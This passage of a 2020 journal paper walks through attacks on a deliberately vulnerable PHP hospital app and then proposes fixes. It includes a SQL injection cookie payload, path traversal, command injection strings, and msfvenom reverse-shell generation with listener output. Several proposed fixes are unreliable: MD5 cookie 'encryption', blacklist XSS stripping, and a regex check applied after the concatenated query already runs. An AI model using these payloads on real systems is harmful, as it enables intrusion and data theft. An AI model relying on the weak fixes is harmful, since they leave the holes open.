- Structures like cookies which can be manipulated by the client should never be embedded directly into sensitive functions on the database.

SQL INJECTION =>

1. Login as ‘patient’ and ‘Dean’.
2. Select the option ‘view profile’
3. Intercept the request.
4. Forward the requests till we have an intercept of the GET request to ‘view_profile.php’
5. Change the value of cookie as **user=Dean’ or ‘1’=’1_patient**



6. Let the intercepted request pass
7. We get the whole table ‘patient_table’



IJSER

REASON => Values extracted from the cookie are directly used in SQL queries to access the select the table and access database.

```
$conn = mysqli_connect($servername, $username, $pass, $dbname);
$temp = explode("_",$_COOKIE["user"]);
$Name = $temp[0];
$type = $temp[1];

if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
if($type=="patient")
{
    $sql = "SELECT * FROM patients_table WHERE Name='{$Name}'";
    $result = mysqli_query($conn, $sql);
    if (mysqli_num_rows($result) > 0) {
    // output data of each row
    while($row = mysqli_fetch_assoc($result)) {

        echo "Name: " . $row["Name"]. "<br>";
        echo "Age: " . $row["Age"]. "<br>";
        echo "Gender: " . $row["Gender"]. "<br>";
        echo "Diagnosis: " . $row["Diagnosis"]. "<br>";
        echo "Contact: ". $row["Contact"]. "<br>";
        echo "Password: " . $row["Password"]. "<br>";
    }
 }
}
```

PREVENTION =>


- Don't use dynamic SQL and don't construct queries with user input
- Parameterized queries
- Escape all user-supplied input
- Hex encoding all input
- Escape SQLi in PHP

IJSER

LOCAL FILE INCLUSTION =>


STEPS =>

1. Login as 'admin' user and give name as 'Roger' and password as '1234rr'.
2. We will directed to the main administration page **(administration.php)**. Here the administrator can carry out 2 functions, he can view any of the files mentioned in the list and he can view his profile.
3. Let us view some files and click on the button 'report.php'. The administrator will have now have an input box visible to him or her through which she can enter the name of the file she wants to view. But look at the URl. It is as follows



4. We will now try to access a local file called **'trial2.txt'.**


IJSER © 2020
http://www.ijser.org




IJSER

5. Change the URL to http://127.0.0.1/hospital_vuln_app/administration.php?submit=../../trial2.txt

IJSER © 2020
http://www.ijser.org





REASON => The application got the path to the file that has to be included as an input without treating it as untrusted input. This would allow a local file to be supplied to the include statement.

```
if($_SERVER['REQUEST_METHOD']=='GET')
{
    if(isset($_GET['submit']))
    {
        $file=$_GET['submit'];
        include('C:\\wamp64\\www\\hospital_vuln_app\\' . $file);
    }
    if(isset($_GET['submit_p']))
    {
        header('location:view_profile.php');
    }
}
```

```
<form action="administration.php" method="get"><br>
<p> Click this button to view the files you want => </p>
<input type="submit" name="submit" value="report.php">
<br><br>
To view profile press the button below :<br><br>
<input type="submit" name="submit_p" value="view my profile">
</form>
```

PREVENTION =>

- The best way to eliminate Local File Inclusion (LFI) vulnerabilities is to avoid dynamically including files based on user input.
- If this is not possible, the application should maintain a whitelist of files that can be included in order to limit the attacker's control over what gets included.


COMMAND INJECTION =>


STEPS=>

IJSER © 2020
http://www.ijser.org

International Journal of Scientific & Engineering Research Volume 11, Issue 5, May-2020
ISSN 2229-5518

1. Login as 'admin' user and give name as 'Roger' and password as '1234rr'.
2. We will directed to the main administration page **(administration.php)**. Here the administrator can carry out 2 functions, he can view any of the files mentioned in the list and he can view his profile.
3. Let us view some files and click on the button 'report.php'. The administrator will have now have an input box visible to him or her through which she can enter the name of the file she wants to view.
4. Enter 'Application_Management.txt'






Enter the name of the file you want to view :

Application Management.txt
Submit

IJSER

Welcome to the main administration page



The Hospital manager positions include titles such as hospital administrators, patient care managers and practice managers. They typically manage an entire facility, a medical practice group

Enter the name of the file you want to view :


Submit

5. Now we will carry out a command injection attack =>

   Enter in the tab

   Application_Management.txt && cd.. && cd.. && cd.. && cd.. && dir

IJSER © 2020
http://www.ijser.org



6. We were able to view the local directories in the server

REASON => Input entered by the user is directly being embedded in the path which is then used to fetch the content of the applications using shell commands.

```
    if($_SERVER['REQUEST_METHOD']=='POST')
    {
        if(isset($_POST['submit']))
        {
            $filename = $_POST['file_view'];
            $output = shell_exec('cd Hospital_info && type ' . $filename);
            echo "<pre>$output</pre>";
        }
    }
?>

<form action="report.php" method="POST">
<p>Enter the name of the file you want to view :</p><br>
<input type="text" name="file_view"><br>
<input type="submit" name="submit"><br>
```

IJSER

PREVENTION=>

- Avoid calling OS commands directly
- White list Regular Expression
- Parametrization in conjunction with Input Validation

FILE UPLOAD VULNERABILITY =>

STEPS=>

1. Login as 'patient' and 'Dean'
2. Click on the upload image button
3. Instead of uploading an image, we will upload a PHP code to gain a reverse TCP connection.

IJSER © 2020
http://www.ijser.org

International Journal of Scientific & Engineering Research Volume 11, Issue 5, May-2020
ISSN 2229-5518

4. Create the PHP file using msfvenom.

```
root@Galaxo:~#
root@Galaxo:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.121.136 lpo
rt=4444 -f raw > Desktop/shell_exploit_vuln.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1116 bytes
```

```
Payload size: 1116 bytes

msf >
msf > use multi/handler
msf exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.121.136
LHOST => 192.168.121.136
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.121.136:4444
msf exploit(multi/handler) >
```

5. We have started a reverse TCP handler on 192.168.121.136:4444 and will now upload the file **shell_exploit_vuln.php**

IJSER

6. Now go to 'fix appointment'
   Age:21
   Department: Oncology
   Doctor:
   <script>window.location="http://127.0.0.1/hospital_vuln_app/images_folder/shell_exploit_vuln.php"</script>
   Date:
   29-10-2018

IJSER © 2020
http://www.ijser.org

Age
21
Department
Oncology
Doctor
<script>window.location="htt
Date
06-09-2018
Submit

7. Now view the appointment

```
root@Galaxo:~# msfvenom -p php/reverse_php LHOST=192.168.121.129 LPORT=55551 >
/trial2.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 3037 bytes
root@Galaxo:~# nano ./trial2.php
root@Galaxo:~# ncat -lvp 55551
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::55551
Ncat: Listening on 0.0.0.0:55551
Ncat: Connection from 192.168.121.1.
Ncat: Connection from 192.168.121.1:49550.
```

IJSER

REASON => The format and content of the file is not properly validated.

```
<?php
    if(isset($_FILES['image'])){
       $errors= array();
       $file_name = $_FILES['image']['name'];

       $file_tmp =$_FILES['image']['tmp_name'];
         move_uploaded_file($file_tmp,"images_folder/".$file_name);
         echo "Success";

    }
?>
<html>
    <body>

       <form action="" method="POST" enctype="multipart/form-data">
          <input type="file" name="image" /><br>
          <input type="submit"/>
       </form>
```

PREVENTION =>

- sanitizing the file name so that it does not contain an extension that can execute code via the web server.
- When receiving an upload, you can avoid attackers uploading executable PHP or other code by examining your uploads for content. For example, if you are accepting image uploads, call the PHP getimagesize() function on the uploaded file to determine if it is a valid image.
- Only allow specific file extensions.

STAGE 2


SOLUTIONS TO EXISTING PROBLEMS

PREVENTION :

1) XSS PREVENTION

```
$Doc = $_POST['doct'];
$Doc = trim($_POST['doct']);

$Doc = str_replace( '<script>','', $Doc);
$Doc = preg_replace ( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $Doc);
 //Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
$sql = "INSERT INTO appointments VALUES ('{$Name}','{$Age}','{$Dept}','{$Doc}','{$Date_d}')";
if (mysqli_query($conn, $sql)) {
```

We stripped the sensitive characters, and the letters like 's','c','r','i','p','t', and replaced the any string '<script>' and '</script>'



2) SQLi PREVENTION

IJSER © 2020
http://www.ijser.org

International Journal of Scientific & Engineering Research Volume 11, Issue 5, May-2020
ISSN 2229-5518


```
32  {
33
34      if (isset($_POST['submit']))
35      {
36          $servername = "localhost";
37          $username = "root";
38          $pass = "";
39          $dbname="hospital_vuln_app";
40          $conn = mysqli_connect($servername, $username, $pass, $dbname);
41          $Name = $_POST['user_name'];
42
43          if (!$conn) {
44              die("Connection failed: " . mysqli_connect_error());
45          }
46
47          $sql = "SELECT * FROM patients_table WHERE Name='{$Name}'";
48          $result = mysqli_query($conn, $sql);
49          $pattern = "/^[a-zA-Z0-9]+([a-zA-Z0-9](_|-|)[a-zA-Z0-9])*[a-zA-Z0-9]+$/";
50          if(preg_match($pattern,$Name))
51          {
52              if (mysqli_num_rows($result) > 0) {
53              // output data of each row
54                  while($row = mysqli_fetch_assoc($result)) {
55
56                      echo "Name: " . $row["Name"]. "<br>";
57                      echo "Age: " . $row["Age"]. "<br>";
58                      echo "Gender: " . $row["Gender"]. "<br>";
59                      echo "Diagnosis: " . $row["Diagnosis"]. "<br>";
60                      echo "Contact: ". $row["Contact"]. "<br>";
61                  //echo "Password: " . $row["Password"]. "<br>";
```

Only those attributes or parameters which match the pattern are allowed to be passed directly into the SQL query.

3) SESSION MISMANAGEMENT PREVENTION

IJSER

```
if (mysqli_num_rows($result) > 0) {
    echo "yes";
    $_SESSION['username'] = $Name;
    $cookie_name = "user";
    $cookie_value_1 = md5($Name);
    $cookie_value_2 = md5("patient");
    setcookie($cookie_name,$cookie_value_1 . "_" .$cookie_value_2);
    header("location: patient_interface.php");
```

```
Raw | Params | Headers | Hex
POST /hospital_vuln_app%20_secure/patient_interface.php HTTP/1.1
Host: 192.168.56.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.1/hospital_vuln_app%20_secure/patient_interface.php
Cookie: user=21d6cb8984871e8d552101fdbd50a102_b39024efbc6de61976f585c8421c6bba;
PHPSESSID=g9pq6f04eq3sicq7uklfs2tnr0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
```



IJSER © 2020
http://www.ijser.org

a. We encrypt the cookies using MD5
b. We do not store the sensitive information in cookies, instead we store them in server side sessions to query the database, hence can not be manipulated by the user.

```
$Name = $_SESSION['username'];
$type = $_SESSION['type'];

if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
if($type=="patient")
{
    $sql = "SELECT * FROM patients_table WHERE Name='{$Name}'";
    $result = mysqli_query($conn, $sql);
    if (mysqli_num_rows($result) > 0) {
    // output data of each row
    while($row = mysqli_fetch_assoc($result)) {

        echo "Name: " . $row["Name"]. "<br>";
        echo "Age: " . $row["Age"]. "<br>";
        echo "Gender: " . $row["Gender"]. "<br>";
        echo "Diagnosis: " . $row["Diagnosis"]. "<br>";
```

IJSER

4) LOCAL FILE INCLUSION PREVENTION



PREVENTED ATTACK

DIRECTED TO ADMINISTRATION.PHP

IJSER © 2020
http://www.ijser.org

Only those files will be included which are listed. If the file specified in the URL is not listed in the array, it is not accessible.


$page_files=array('report.php','administration.php','change_patient_password.php','doctor_interface.php','doctor_login.php','file_upload.php','fix_appointment.php','login.php','login_credential.php','patient_interface.php','view_doc_profile.php','view_profile.php');

```
if($_SERVER['REQUEST_METHOD']=='GET')
{
    if(isset($_GET['submit']))
     {
       $file=$_GET['submit'];
```


IJSER © 2020
http://www.ijser.org


```
if(in_array($file,$page_files))
 {
   include('C:\\wamp64\\www\\hospital_vuln_app\\' . $file);
}
```

5) COMMAND INJECTION PREVENTION



Application_Management.txt && cd.. && cd.. && cd.. && cd.. && dir

PREVENTED AND DIRECTED TO THE PAGE 'REPORT.PHP'




IJSER © 2020
http://www.ijser.org

```
25   }
26
27
28   </style>
29   <?php
30   //session_start();
31       if($_SERVER['REQUEST_METHOD']=='POST')
32       {
33           if(isset($_POST['submit']))
34           {
35               $filename = $_POST['file_view'];
36               $output = shell_exec('cd Hospital_info && type '. escapeshellarg($filename));
37               echo "<pre>$output</pre>";
38           }
39       }
40   ?>
41   <h2>Reports</h2>
42   <fieldset>
43   <form action="report.php" method="POST">
44   <font size="4">Enter the name of the file you want to view :</font><br><br>
```

We have used **escapeshellarg($filename)** to prevent the command injection by escaping any arguments or characters which may execute arbitrary code on the shell.

6) ARBITRARY FILE UPLOAD



MALICIOUS PHP SCRIPT NOT ALLOWED TO BE UPLOADED, ATTACK PREVENTED

IJSER © 2020
http://www.ijser.org

```
 $file_tmp =$_FILES['image']['tmp_name'];
$value = explode('.',$file_name);
$file_ext = strtolower(end($value));
// $file_ext=strtolower(end(explode('.',$file_name)));
  $expensions= array("jpeg","jpg","png");

 if(in_array($file_ext,$expensions)=== false){
    $errors[]="extension not allowed, please choose a JPEG or PNG file.";
    echo "extension not allowed, please choose a JPEG or PNG file.";
 }
  if($file_size > 2097152){
    $errors[]='File size must be excately 2 MB';
    echo "File size must be greater than 2MB";
 }

 if(empty($errors)==true){
